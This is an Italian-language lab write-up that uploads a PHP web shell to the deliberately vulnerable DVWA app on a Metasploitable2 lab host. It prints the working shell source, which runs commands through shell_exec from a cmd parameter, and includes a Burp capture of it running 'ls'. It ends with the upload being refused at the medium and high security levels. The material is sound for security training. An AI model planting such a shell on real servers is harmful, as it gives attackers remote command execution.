


ESERCIZIO CARICAMENTO SHELL.PHP

- 1) Per prima cosa siamo andati a creare un file shell.php sul nostro terminale di Kali
- 2) Ne Abbiamo poi verificato il suo contenuto ed il peso in Bytes




```
File Azioni Modifica Visualizza Aiut

(massi87@kali)-[~]
$ cat shell.php
<?php
if (isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
?>


(massi87@kali)-[~]
$ wc -m shell.php
137 shell.php

(massi87@kali)-[~]
$ _
```

3) Dopo aver abbassato il livello di sicurezza a “low”, abbiamo caricato il file sul browser



4) Abbiamo inserito il path abilitando la shell tramite il comando cmd=ls



5) Il risultato delle intercettazioni è il seguente:

Burp Project Intruder Repeater Window Help											
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn											
Intercept HTTP history WebSockets history Options											
Filter: Hiding CSS, image and general binary content											
#	Host ^	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	
25	http://192.168.50.101	GET	/			200	1086	HTML		Metasploitable2 - Linux	
26	http://192.168.50.101	GET	/dwa/			200	4807	HTML		Damn Vulnerable Web Ap...	
27	http://192.168.50.101	GET	/dwa/security.php			200	4414	HTML	php	Damn Vulnerable Web Ap...	
28	http://192.168.50.101	GET	/dwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...	
29	http://192.168.50.101	POST	/dwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...	
30	http://192.168.50.101	GET	/dwa/hackable/uploads/shell.php			200	194	HTML	php		
31	http://192.168.50.101	GET	/dwa/hackable/uploads/shell.php?cmd=...	✓		200	231	XML	php		

Request		Response	
Pretty Raw Hex ↕ ↗ ☰		Pretty Raw Hex Render ↕ ↗ ☰	
1 GET /dwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 192.168.50.101		2 Date: Mon, 08 Aug 2022 16:31:51 GMT	
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0		3 Server: Apache/2.2.8 (Ubuntu) DAV/2	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8		4 X-Powered-By: PHP/5.2.4-2ubuntu5.10	
5 Accept-Language: en-US,en;q=0.5		5 Connection: close	
6 Accept-Encoding: gzip, deflate		6 Content-Type: text/html	
7 Connection: close		7 Content-Length: 37	
8 Cookie: security=low; PHPSESSID=ae601ec14693d7f25a89410c0b58ffdc		9 <pre>	
9 Upgrade-Insecure-Requests: 1		10 dvwa_email.png	
10		11 shell.php	
		12 </pre>	

6) Abbiamo inoltre alzato il livello di sicurezza ed i risultati ottenuti sono i seguenti, per la sicurezza media e per la sicurezza alta.

← → ↻ 🏠

🔒 192.168.50.101/dwa/vulnerabilities/upload/#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Browse...

 No file selected.

Upload

Your image was not uploaded.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin
Security Level: high
PHPIDS: disabled

View Source

View Help

Your image was not uploaded.

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326



- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>